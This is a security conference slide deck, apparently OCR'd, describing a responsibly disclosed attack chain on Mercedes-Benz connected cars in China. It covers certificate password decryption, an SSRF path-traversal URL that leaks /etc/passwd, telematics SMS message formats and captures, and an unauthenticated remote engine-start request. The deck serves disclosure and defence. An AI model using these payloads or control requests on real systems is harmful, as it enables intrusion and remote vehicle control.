


```
str_cpy(&iv, (int)"[redacted]", (int)"");
AES_set_decrypt_key((int)"[redacted]", 256, (int)&key);
AES_cbc_encrypt(*in, (int)out, in[1] - *in, (int)&key, iv, 0);
```

IV and AES key

PFX Password Decryption

- We can load these certificates into browser, they didn't expire.
- The certificate name 0060001 is used for the China market.




You have certificates from these organizations that identify you

Certificate Name	Security Device	Serial Number	Expires On
⌄ DAIMLER			
[redacted] 0060001	Software Security Device	[redacted]	November 18, 2039
[redacted] 0000008	Software Security Device	[redacted]	February 5, 2036
⌄ Daimler AG			
[redacted] 0000001	Software Security Device	[redacted]	August 4, 2040

Available client certificates

Social Plugin SSRF

- You can bind your social media account with VIN in Head-Unit.
- The avatar URL is return to user from social media backend.
- We can modify the URL and submit it to TSP backend.




Please use the [redacted] send location function to send POI to this car.

[redacted]

Linked from: 2019/05/08 02:18 PM

HeadUnit plugin page



Details

奔驰我的车

Set Remark

奔驰微信进车


View Official Account


Delete Device

The car is bind with my account

Social Plugin SSRF

The plugin service will load any URL we want to access.





```
https://[redacted]/web5sop/imageprovider/retrieveImage.html?url=file:///../../../../../../../../etc/passwc
```


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
sssd:x:998:996:User for sssd:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

System file leaks

Telematics Data Stream

ATP: Advanced Telematics Protocol

- Support SMS channel, TCP channel
- Mutual TLS (TCP)
- Support Encryption
- Unique key-pairs
- Dynamic key/IV




Car control data stream

SMS Communication

- Disconnect the TCU network, change the platform number to my phone number
- We can communicate with the TCU by using mobile phone.
- BUT it's secure. The algorithms are hmacSHA256 + AES256, we can't modify it or replay it.

```
char     msg_len[3]
char     security_flag
char     digest_algorithm
char     digest_len
char     digest_position[digest_len]
char     message_type[2] // 02 AES256CFB HMAC SHA256
1-byte   unknown
char     application_id[2] // 06 door 2b sigpos
19-bytes unknown
char     vin_length
```



145[redacted]
China

j3UiKdvMvDkEAgAAYBAK9c48t
hAKs1QZAIMyEVkExwA=

AAAyBggTznYLqcD/LqiGwn/
A7Ood2f9YK8IEAgAAYCAP9c4
8thAKs1QZAIMyEVkExwA=

AAAyAAgUnp5/8dhHO2UkyAbI
j3UiKdvMvDkEAgAAYBAK9c48t
hAKs1QZAIMyEVkExwA=

AAAyAAgUnp5/8dhHO2UkyAbI
j3UiKdvMvDkEAgAAYBAK9c48t
hAKs1QZAIMyEVkExwA=


AAAIAAAABAIAAGAwC1XOT2p
wBiNUGQCDMhFZBDUAEWufE
eEhlw==

AAAIAAAABAIAAGAwC1XOT2p
wBiNUGQCDMhFZBDUAEWufE
eEhlw==

AABgBggU9uRxT4VGB2M/
nx6H0QZo/
kDV0KQEAgADABAV1c5oPQ
AAA1QZAIMyEVkC2xGZFaW
o7SVCYypjJm0aN2lrrJ7py/
XYZAbKIUwWWvTqQCcqh1M4
gQ8+va6hf1fa

Control Data Stream

- Car owners login Mercedes-Me from APP.
- The Back-end server didn’t authenticate the requests from Mercedes-Me.
- Once we get the access to back-end, we can control any car in China.




Car control data stream

Car Control Command

Supported Commands

- Door lock/unlock
- Roof open/close
- Lighting on/off
- Car beeping
- Engine start/stop (Limited)
  - Based on FBS4
  - Limited models
  - Value-added Service



POST http://[redacted]/vehicleapi/vehicles[redacted]/engine/v1/start

```
{
    "state": "INITIATION",
    "processid": 66408453,
    "errors": []
}
```

Engine start success

Summary

- Follow Responsible Disclosure Policy
- Attack chain exploited hardware and software vulnerabilities
- Key impact: ability to send “remote services” commands (Didn’t go too far)
- We did see many security considerations in Mercedes-Benz Cars
- All access vulnerabilities were promptly fixed together

FleetSecOps in Action

Immediate Response Actions

- Step 1: Initiate & Analyze
    - Initiate incident response procedures
    - Mobilize investigation and response teams
    - Prioritize response activities
- Step 2: Contain & Fix
    - Selective blocking of services + immediate fixes
    - Forensic investigation
    - Long-term fixes development
- Step 3: Lessons Learned
    - Deploy long-term fix
    - Roll-out plan for hardening
    - Lessons learned exercise

Strong White Hat Community Is Key

Strong Security for our Customers, Cars & Data

Thank You!